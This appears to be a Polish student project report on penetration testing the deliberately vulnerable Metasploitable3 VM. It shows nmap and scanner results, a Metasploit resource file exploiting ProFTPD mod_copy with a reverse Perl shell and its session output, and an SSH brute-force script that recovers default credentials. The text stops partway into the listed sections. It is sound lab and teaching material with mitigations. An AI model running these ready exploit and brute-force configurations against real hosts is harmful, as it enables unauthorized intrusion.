

Kierunek: CBE	Nazwa zajęć: BEZPIECZEŃSTWO APLIKACJI WEBOWYCH – PROJEKT	Ocena:
Temat projektu: Metasploitable3		
Osoby wykonujące projekt:		
Bartłomiej Matejuk 249096		
Karolina Mińska 254044		

Spis treści

1.	Wprowadzenie.....	3
2.	Cel projektu	3
3.	Przebieg projektu.....	3
3.1.	Skanowanie portów/podatności oraz enumeracja	3
3.2.	Skan za pomocą Nessus i OpenVAS	7
4.	Znalezione podatności i exploit.....	10
4.1.	ProFTPD – mod_copy.....	10
4.2.	SSH – Weak Password → Brute Force	12
4.3.	MySQL – SQL Injection	14
4.4.	DRUPAL – Drupal Coder Module Deserialization RCE	19
4.5.	DRUPAL – HTTP Parameter Key/Value SQL Injection.....	21
4.6.	Unreal IRC – Backdoor Command Execution	23
4.7.	Docker + UnrealIRC session privilege escalation.....	25
4.8.	Apache – mod_cgi.....	28
4.9.	Ruby on Rails	31
4.10.	SAMBA – Backdoor	37
5.	Podsumowanie	40
6.	Bibliografia.....	40
7.	Spis ilustracji	40

1. Wprowadzenie

Metasploitable3 to darmowa maszyna wirtualna Ubuntu 14.04 z dużą liczbą luk w zabezpieczeniach, która pozwala symulować ataki. Jednym z celów jest testowanie exploitów wykonywanych za pomocą programu Metasploit, a tym samym do doskonalenia umiejętności związanych z nim.

2. Cel projektu

Celem projektu jest wykrycie i wykorzystanie jak największej ilości podatności w maszynie wirtualnej Metasploitable3 oraz automatyzacja tych exploitów.

3. Przebieg projektu

3.1. Skanowanie portów/podatności oraz enumeracja

Nmap (ang. „Network Mapper”) jest narzędziem open source do eksploracji sieci i audytów bezpieczeństwa. Został zaprojektowany do szybkiego skanowania dużych sieci, ale również działa dobrze w stosunku do pojedynczych adresów. Nmap wykorzystuje niskopoziomowe pakiety IP do wykrywania które adresy są dostępne w sieci, jakie udostępniają usługi (nazwa aplikacji i wersja), na jakich systemach operacyjnych pracują (wersja systemu) itp.

Wynikiem działania Nmapa jest lista przeskanowanych adresów z dodatkowymi informacjami zależnymi od wykorzystanych opcji. Jedną z głównych informacji jest „lista interesujących portów”. Zawiera ona numery portów wraz z protokołami, nazwami usług i wykrytym stanem.

Wykorzystane flagi:

- skanowanie SYN (tzw. półotwarte) (nmap -sS) – polega na wysyłaniu pakietów z ustawioną flagą SYN i oczekiwaniu na odpowiedź. Jeżeli serwer odpowie pakietem SYN-ACK oznacza to otwarty port. Serwer oczekuje na pakiet z bitem ACK, jednak nigdy go nie otrzymuje, a połączenie nie jest logowane w ramach warstwy aplikacji.
- detekcja wersji usług (nmap -sV) – włącza detekcję wersji usług, opisaną powyżej. Alternatywnie można użyć opcji (-A) do jednoczesnego włączenia detekcji wersji usług i systemu operacyjnego.
- Ustawienie szablonu zależności czasowych skanowania (-T4) – szablony pozwalają poinformować nmapa jak dużej agresywności od niego oczekujemy przy jednoczesnym pozwoleniu mu na automatyczne dobieranie pozostałych parametrów czasowych. Wprowadzane też są inne drobne modyfikacje, do których nie istnieją oddzielne opcje. Na przykład, -T4 zabrania wzrostu dynamicznego opóźnienia skanowania powyżej 10ms dla portów TCP. Szablony mogą być używane w połączeniu z innymi opcjami do ustawiania zależności czasowych o ile zostaną umieszczone przed pozostałymi opcjami w linii poleceń (inaczej domyślne ustawienia z szablonu zastąpią ustawione innymi opcjami).
- --version-all – ta flaga zmusza nmapa do próby wykrycia wersji na wszystkich portach, bez względu na to, czy wydają się one otwarte czy zamknięte. Może to być przydatne do dokładnego rozpoznania.
- Zgadywanie wersji systemu operacyjnego (--osscan-guess) – ta flaga mówi, aby nmap próbował zgadnąć system operacyjny hostów docelowych na podstawie różnych cech zebranych podczas skanowania.
- Flagą -p- oznacza wszystkie porty od 1 do 65535.

- Flaga -PA oznacza, że nmap używa skanowania TCP SYN/ACK do identyfikacji stanu portów. TCP SYN/ACK jest to skanowanie, które wysyła pakiet SYN na port docelowy. Jeśli port jest otwarty, otrzymujemy odpowiedź SYN/ACK. Jeśli port jest zamknięty, otrzymujemy odpowiedź RST. Ten rodzaj skanowania może być używany do wykrywania otwartych portów, ale może być mniej skuteczny w przypadku ukrywania usług na portach.

```
(kali@kali)-[~]
└─$ sudo nmap -sS 192.168.100.86
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-02 17:44 CEST
Nmap scan report for 192.168.100.86
Host is up (0.00023s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3000/tcp  closed ppp
3306/tcp  open  mysql
8080/tcp  open  http-proxy
8181/tcp  closed intermapper
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.00 seconds
```

Rysunek 1. Skanowanie początkowe

```
(kali@kali)-[~]
└─$ sudo nmap -sV 192.168.100.86
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-02 17:45 CEST
Nmap scan report for 192.168.100.86
Host is up (0.00029s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql        MySQL (unauthorized)
8080/tcp  open  http         Jetty 8.1.7.v20120910
8181/tcp  closed intermapper
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.95 seconds
```

Rysunek 2. Skanowanie informacji o serwisach działających na portach

```

(kali@kali)-[~] r GVM certificate infrastructure passed validation.
$ nmap -T4 -sV --version-all --osscan-guess -A 192.168.100.86
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-02 17:50 CEST
Nmap scan report for 192.168.100.86
Host is up (0.00040s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Index of /
445/tcp    open  smb          Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp    open  ipp          CUPS 1.7
|_ http-server-header: CUPS/1.7 IPP/2.1
|_ http-robots.txt: 1 disallowed entry
|_ Potentially risky methods: PUT
|_ http-server-header: CUPS/1.7 IPP/2.1
|_ http-robots.txt: 1 disallowed entry
|_ http-title: Home - CUPS 1.7.2
3000/tcp   closed ppp
3306/tcp   open  mysql        MySQL (unauthorized)
8080/tcp   open  http         Jetty 8.1.7.v20120910
|_ http-server-header: Jetty(8.1.7.v20120910)
|_ http-title: Error 404 - Not Found
8181/tcp   closed intermapper
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|_ date: 2024-04-02T15:51:06
|_ start_date: N/A
| smb2-security-mode:
|_ 3.1.1: Message signing enabled but not required
|_ Message signing: supported
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|_ OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|_ Computer name: metasploitable3-ub1404
|_ NetBIOS computer name: METASPLOITABLE3-UB1404\x00
|_ Domain name: \x00
|_ FQDN: metasploitable3-ub1404
|_ System time: 2024-04-02T15:51:09+00:00
|_ clock-skew: mean: 1s, deviation: 2s, median: 0s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.34 seconds

```

Rysunek 3. Skanowanie serwisów na portach otwartych i zamkniętych oraz próba odgadnięcia wersji systemu operacyjnego (-A nie było potrzebne)

Dodanie skanowania wszystkich portów (zmienna -p-) odkryło nam serwis „Unreal IRC”, który zazwyczaj jest uruchomiony na porcie 6667 zamiast 6697, oraz „rtmp-port” na porcie 3500 co widoczne jest poniżej.

```
(kali㉿kali)-[~]
└─$ nmap -T4 -sV --version-all --osscan-guess -A 192.168.100.86 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-02 18:11 CEST
Nmap scan report for 192.168.100.86
Host is up (0.0010s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            ProFTPD 1.3.5
22/tcp    open  ssh            OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|_ 2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|_ 256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_ 256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp    open  http           Apache httpd 2.4.7
|_ http-ls: Volume /
|_  SIZE  TIME      FILENAME
|_  -      2020-10-29 19:37  chat/
|_  -      2011-07-27 20:17  drupal/
|_  1.7K   2020-10-29 19:37  payroll_app.php
|_  -      2013-04-08 12:06  phpmysadmin/
|_ http-title: Index of /
|_ http-server-header: Apache/2.4.7 (Ubuntu)
445/tcp   open  netbios-ssn    Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp   open  ipp             CUPS 1.7
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-title: Home - CUPS 1.7.2
|_ http-server-header: CUPS/1.7 IPP/2.1
|_ http-methods:
|_ Potentially risky methods: PUT
3000/tcp  closed ppp
3306/tcp  open  mysql           MySQL (unauthorized)
3500/tcp  closed rtmp-port
6697/tcp  open  irc             UnrealIRCd
8080/tcp  open  http            Jetty 8.1.7.v20120910
|_ http-title: Error 404 - Not Found
|_ http-server-header: Jetty(8.1.7.v20120910)
8181/tcp  closed intermapper
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results: IP database is required
|_ smb-os-discovery:
|_ OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|_ Computer name: metasploitable3-ub1404
|_ NetBIOS computer name: METASPLOITABLE3-UB1404\x00
|_ Domain name: \x00
|_ FQDN: metasploitable3-ub1404
|_ System time: 2024-04-02T16:13:35+00:00
|_ smb2-time:
|_ date: 2024-04-02T16:13:31
|_ start_date: N/A
|_ smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|_ 3:1:1:
|_ Message signing enabled but not required
|_ clock-skew: mean: 1s, deviation: 3s, median: 0s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 136.26 seconds
```

Rysunek 4. Skanowanie wszystkich portów oraz uruchomionych tam serwisów

```

(kali@kali)-[~]
$ nmap -T4 -sV --version-all --osscan-guess -A 192.168.100.86 -p- -PA
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-02 18:19 CEST
Nmap scan report for 192.168.100.86
Host is up (0.00037s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256  c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256  a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp    open  http         Apache httpd 2.4.7
|_ http-ls: Volume /
|_  SIZE  TIME      FILENAME
|_  -      2020-10-29 19:37 chat/
|_  -      2011-07-27 20:17 drupal/
|_  1.7K   2020-10-29 19:37 payroll_app.php
|_  -      2013-04-08 12:06 phpmyadmin/
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Index of /
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
|_ http-title: Home - CUPS 1.7.2
|_ http-server-header: CUPS/1.7 IPP/2.1
|_ http-robots.txt: 1 disallowed entry
|_ http-methods:
|_  Potentially risky methods: PUT
3000/tcp   closed ppp
3306/tcp   open  mysql        MySQL (unauthorized)
3500/tcp   closed rtmp-port
6697/tcp   open  irc          UnrealIRCd
8080/tcp   open  http         Jetty 8.1.7.v20120910
|_ http-title: Error 404 - Not Found
|_ http-server-header: Jetty(8.1.7.v20120910)
8181/tcp   closed intermapper
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: 1s, deviation: 2s, median: 0s
|_ smb-security-mode:
|_   account_used: guest
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_ smb2-time:
|_   date: 2024-04-02T16:21:36
|_   start_date: N/A
|_ smb2-security-mode:
|_   3.1:1:
|_     Message signing enabled but not required
|_ smb-os-discovery:
|_   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|_   Computer name: metasploitable3-ub1404
|_   NetBIOS computer name: METASPLOITABLE3-UB1404\x00
|_   Domain name: \x00
|_   FQDN: metasploitable3-ub1404
|_   System time: 2024-04-02T16:21:35+00:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 136.24 seconds

```

Rysunek 5. Skanowanie jak wyżej, ale z flagą -PA (nie wniosło nowych informacji)

3.2. Skan za pomocą Nessus i OpenVAS

Zainstalowano program Nessus w najnowszej wersji na systemie Kali Linux oraz aktywowano licencję na okres próbny co pozwoliło na wykonanie dodatkowego skanu, którego wyniki zostały pokazane.

Program OpenVAS zainstalowano w najnowszej wersji, jednak był dużo mniej skuteczny (głównie z powodu problemów serwera, z którego pobieraliśmy definicje podatności i inne potrzebne dane dla skanera), niż Nessus więc głównie polegaliśmy na wynikach skanera Nessus.

Klasyfikacja podatności dla skanera OpenVAS:

High (CVSS 7.0-10.0) - Podatności w tym zakresie stanowią poważne zagrożenia dla bezpieczeństwa systemu, mogą być łatwe do wykorzystania i prowadzą do znacznych uszkodzeń systemu, danych lub dostępu. Wymagają natychmiastowej uwagi i naprawy.

Medium (CVSS 4.0-6.9) - Podatności w tym zakresie mogą być wykorzystane do uzyskania dostępu do systemu lub danych, ale zazwyczaj wymagają pewnych warunków lub umiejętności, aby były skuteczne. Mogą prowadzić do umiarkowanych szkód.

Low (CVSS 0.0-3.9) - Podatności w tym zakresie mają niewielki wpływ na bezpieczeństwo systemu. Zazwyczaj są trudne do wykorzystania lub mają minimalne skutki, jeśli zostaną wykorzystane.

Info - w OpenVAS odnosi się do informacji, które mogą być użyteczne dla administratorów systemów, ale same w sobie nie stanowią bezpośredniego zagrożenia. Te wyniki nie są bezpośrednio mapowane do wyników CVSS, ponieważ nie dotyczą podatności, ale raczej informacji o systemie.

Klasyfikacja podatności dla skanera Nesus:


Critical (CVSS 9.0-10.0) – wykorzystanie podatności umożliwia przejęcie pełnej kontroli nad serwerem lub urządzeniem sieciowym albo pozwala uzyskać dostęp (w trybie zapisu i/lub odczytu) do danych o dużym poziomie poufności i istotności. Zazwyczaj podatność jest też łatwa do wykorzystania, tj. nie wymaga od napastnika posiadania dostępu do systemów, które są trudne do zdobycia, lub przeprowadzania ataków socjotechnicznych. Podatności oznaczone jako „Krytyczne” powinny być naprawione bezzwłocznie, jeśli występują na środowisku produkcyjnym.

High (CVSS 7.0-8.9) – wykorzystanie podatności pozwala na uzyskanie dostępu do wrażliwych informacji (podobnie jak przy poziomie krytycznym), jednak może wcześniej wymagać spełnienia pewnych warunków (np. posiadania konta użytkownika w wewnętrznym systemie) w celu praktycznego wykorzystania. Alternatywnie: podatność może zostać w łatwy sposób wykorzystana, jednak ograniczone są jej skutki.

Medium (CVSS 4.0-6.9) – wykorzystanie podatności może zależeć od zewnętrznych czynników (np. wymaga przekonania użytkownika do kliknięcia w łącze) lub może wymagać trudnych do spełnienia warunków. Ponadto wykorzystanie podatności zazwyczaj umożliwia dostęp tylko do ograniczonej ilości danych lub do danych o mniejszym poziomie istotności.

Low (CVSS 0.1-3.9) – wykorzystanie podatności ma niewielki bezpośredni wpływ na bezpieczeństwo aplikacji lub wymaga bardzo trudnych warunków do spełnienia (np. fizyczny dostęp do serwera).

Info (CVSS 0.0) – punkty oznaczone poziomem informacyjnym nie są podatnościami bezpieczeństwa. Wskazują jednak dobre praktyki, których zastosowanie pozwala zwiększyć ogólny poziom bezpieczeństwa aplikacji. Alternatywnie: zwracają uwagę na pewne rozwiązania w aplikacji (np. architektoniczne), których zmiana pozwoli uszczelnić aplikację.



Rysunek 6. Podsumowanie wyniku skanowania za pomocą narzędzia Nessus

Pełny wynik skanowania narzędziem Nessus załączony w repozytorium [GitHub](#).

4. Znalezione podatności i exploit

Zautomatyzowana exploitacja, o ile była możliwa, poniższych podatności odbywa się za pomocą wywołania komendy „msfconsole -qr <plik.rc>” lub uruchomienia skryptu w języku Bash zależnie od potrzeb. Pliki znajdują się w repozytorium [GitHub](#). Pliki najprawdopodobniej wymagają podmiany IP atakującego oraz atakowanego (zazwyczaj zmienne RHOSTS i LHOST w przypadku plików „rc”).

4.1. ProFTPD – mod_copy

Znaleziona podatność OpenVAS'em:

ProFTPD `mod_copy` Unauthenticated Copying Of Files Via SITE CPFR/CPTO



10.0 (High)

99 %

Moduł ten wykorzystuje polecenia SITE CPFR/CPTO mod_copy w ProFTPD w wersji 1.3.5. Każdy nieuwierzytelniony klient może wykorzystać te polecenia do skopiowania plików z dowolnej części systemu plików do wybranego miejsca docelowego. Polecenia kopiowania wykonywane są z uprawnieniami usługi ProFTPD, która domyślnie działa z uprawnieniami użytkownika „nobody”. Używając /proc/self/cmdline do skopiowania ładunku PHP do katalogu witryny internetowej, możliwe jest zdalne wykonanie kodu PHP.

W prostych słowach podatność polega na tym, że możemy kopiować zawartość plików wewnątrz serwera za pomocą nieuwierzytelnionego użytkownika.

Do automatyzacji użyliśmy znalezionej podatności w msfconsole:

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > search mod_copy

Matching Modules

#  Name                                     Packages      Disclosure Date  Rank      Check  Description
-  -                                     -             -             -        -      -
0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22    excellent       Yes      ProFTPD 1.3.5 Mod_Copy Command Execution
```

Rysunek 7. Szukanie exploit w Metasploit dla ProFTPD „mod_copy”

Wystarczyło ustawić odpowiednie opcje („show options” w Metasploit), aby exploit się udał. Automatyczny exploit odbywa się z wykorzystaniem pliku „proftpd.rc” z zawartością:

```
1 use exploit/unix/ftp/proftpd_modcopy_exec
2 set RHOSTS 192.168.100.86
3 set RPORT 80
4 set RPORT_FTP 21
5 set PAYLOAD payload/cmd/unix/reverse_perl
6 set SITEPATH /var/www/html
7 exploit
```

Rysunek 8. Zawartość pliku „proftpd.rc

Użycie i wynik:

```
(kali@kali)-[~]
└─$ msfconsole -qr baw/attacks_conf/proftpd.rc
[*] Processing baw/attacks_conf/proftpd.rc for ERB directives.
resource (baw/attacks_conf/proftpd.rc)> use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
resource (baw/attacks_conf/proftpd.rc)> set RHOSTS 192.168.100.86
RHOSTS => 192.168.100.86
resource (baw/attacks_conf/proftpd.rc)> set RPORT 80
RPORT => 80
resource (baw/attacks_conf/proftpd.rc)> set RPORT_FTP 21
RPORT_FTP => 21
resource (baw/attacks_conf/proftpd.rc)> set PAYLOAD payload/cmd/unix/reverse_perl
PAYLOAD => cmd/unix/reverse_perl
resource (baw/attacks_conf/proftpd.rc)> set SITEPATH /var/www/html
SITEPATH => /var/www/html
resource (baw/attacks_conf/proftpd.rc)> exploit
[*] Started reverse TCP handler on 192.168.100.87:4444
[*] 192.168.100.86:80 - 192.168.100.86:21 - Connected to FTP server
[*] 192.168.100.86:80 - 192.168.100.86:21 - Sending copy commands to FTP server
[*] 192.168.100.86:80 - Executing PHP payload /cDhyc4.php
[*] 192.168.100.86:80 - Deleted /var/www/html/cDhyc4.php
[*] Command shell session 1 opened (192.168.100.87:4444 -> 192.168.100.86:38144) at 2024-04-08 19:02:09 +0200

whoami
www-data
pwd
/var/www/html
groups
www-data
ls -la
total 36
drwxr-xrwx 5 root root 4096 Apr 8 17:02 .
drwxr-xr-x 5 root root 4096 Oct 29 2020 ..
-rw-r--r-- 1 nobody nogroup 81 Apr 3 00:02 CTHgwFG.php
-rw-r--r-- 1 nobody nogroup 82 Apr 2 23:57 DubLF.php
drwxrwxrwx 2 root root 4096 Oct 29 2020 chat
drwxr-xr-x 9 www-data www-data 4096 Oct 29 2020 drupal
-rw-r--r-- 1 nobody nogroup 80 Apr 2 23:55 fninu.php
-rwxr-xr-x 1 root root 1778 Oct 29 2020 payroll_app.php
drwxr-xr-x 8 root root 4096 Oct 29 2020 phpmyadmin
```


Rysunek 9. Wynik automatycznej exploitacji dla ProFTPD „mod_copy”

Opcje rozwiązania/mitigacji problemu podatności:

1. Wyłączenie modułu, jeśli jest niepotrzebny w `/etc/proftpd/proftpd.conf` lub w `/usr/local/etc/proftpd.conf`
2. Ograniczenie uprawnień
 - a. Zmiana użytkownika i grupy, z którymi działa ProFTPD na takiego, który ma minimalne uprawnienia.
 - b. Skonfigurowanie chroot jail dla użytkowników, co ograniczy dostęp do systemu plików tylko do określonego katalogu.
 - c. Ograniczenie dostępu do serwera FTP tylko do zaufanych adresów IP, aby zminimalizować ryzyko wykorzystania podatności przez nieautoryzowane osoby.
3. Aktualizacja ProFTPD do nowszej wersji, która nie zawiera tej podatności.

4.2. SSH – Weak Password → Brute Force

OpenVAS wykrył podatność oraz wskazał opis:



Rysunek 10. Wykrycie podatności narzędziem OpenVAS

OpenVAS wykrył konkretne hasło/login do SSH, ale mamy także zautomatyzowane użycie metasploita do tego celu. Wordlista dla użytkowników i haseł tworzona jest programem „cewl” zawartością strony: <https://github.com/rapid7/metasploitable3/>.

Skrypt Bash „ssh.sh”:

```
1  #!/bin/bash
2
3  cewl -m 7 -d 0 -w /home/kali/wordlist-metasploitable3.txt https://github.com/rapid7/metasploitable3/
4  msfconsole -qr /home/kali/baw/attacks_conf/ssh.rc
```

Rysunek 11. Zawartość skryptu „ssh.sh”

Zawartość pliku „ssh.rc”:

```
1  use auxiliary/scanner/ssh/ssh_login
2  set RHOSTS 192.168.100.86
3  set PASS_FILE /home/kali/wordlist-metasploitable3.txt
4  set USER_FILE /home/kali/wordlist-metasploitable3.txt
5  exploit
```

Rysunek 12. Zawartość pliku „ssh.rc”

Użycie i wynik:

```
(kali@kali)-[~/baw/attacks_conf]
$ ./ssh.sh
CeWL 6.1 (Max Length) Robin Wood (robin@diginiinja) (https://diginiinja/)
[*] Processing /home/kali/baw/attacks_conf/ssh.rc for ERB directives.
resource (/home/kali/baw/attacks_conf/ssh.rc)> use auxiliary/scanner/ssh/ssh_login
resource (/home/kali/baw/attacks_conf/ssh.rc)> set RHOSTS 192.168.100.86
RHOSTS => 192.168.100.86
resource (/home/kali/baw/attacks_conf/ssh.rc)> set PASS_FILE /home/kali/wordlist-metasploitable3.txt
PASS_FILE => /home/kali/wordlist-metasploitable3.txt
resource (/home/kali/baw/attacks_conf/ssh.rc)> set USER_FILE /home/kali/wordlist-metasploitable3.txt
USER_FILE => /home/kali/wordlist-metasploitable3.txt
resource (/home/kali/baw/attacks_conf/ssh.rc)> exploit
[*] 192.168.100.86:22 - Starting bruteforce
[*] 192.168.100.86:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)
Linux metasploitable3-ub1404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU
/Linux '
[*] SSH session 1 opened (192.168.100.87:35961 -> 192.168.100.86:22) at 2024-04-08 19:36:19 +0200
```


Rysunek 13. Wynik automatycznej exploitacji dla SSH – Weak Password → Brute Force

Wykryte dane logowania:

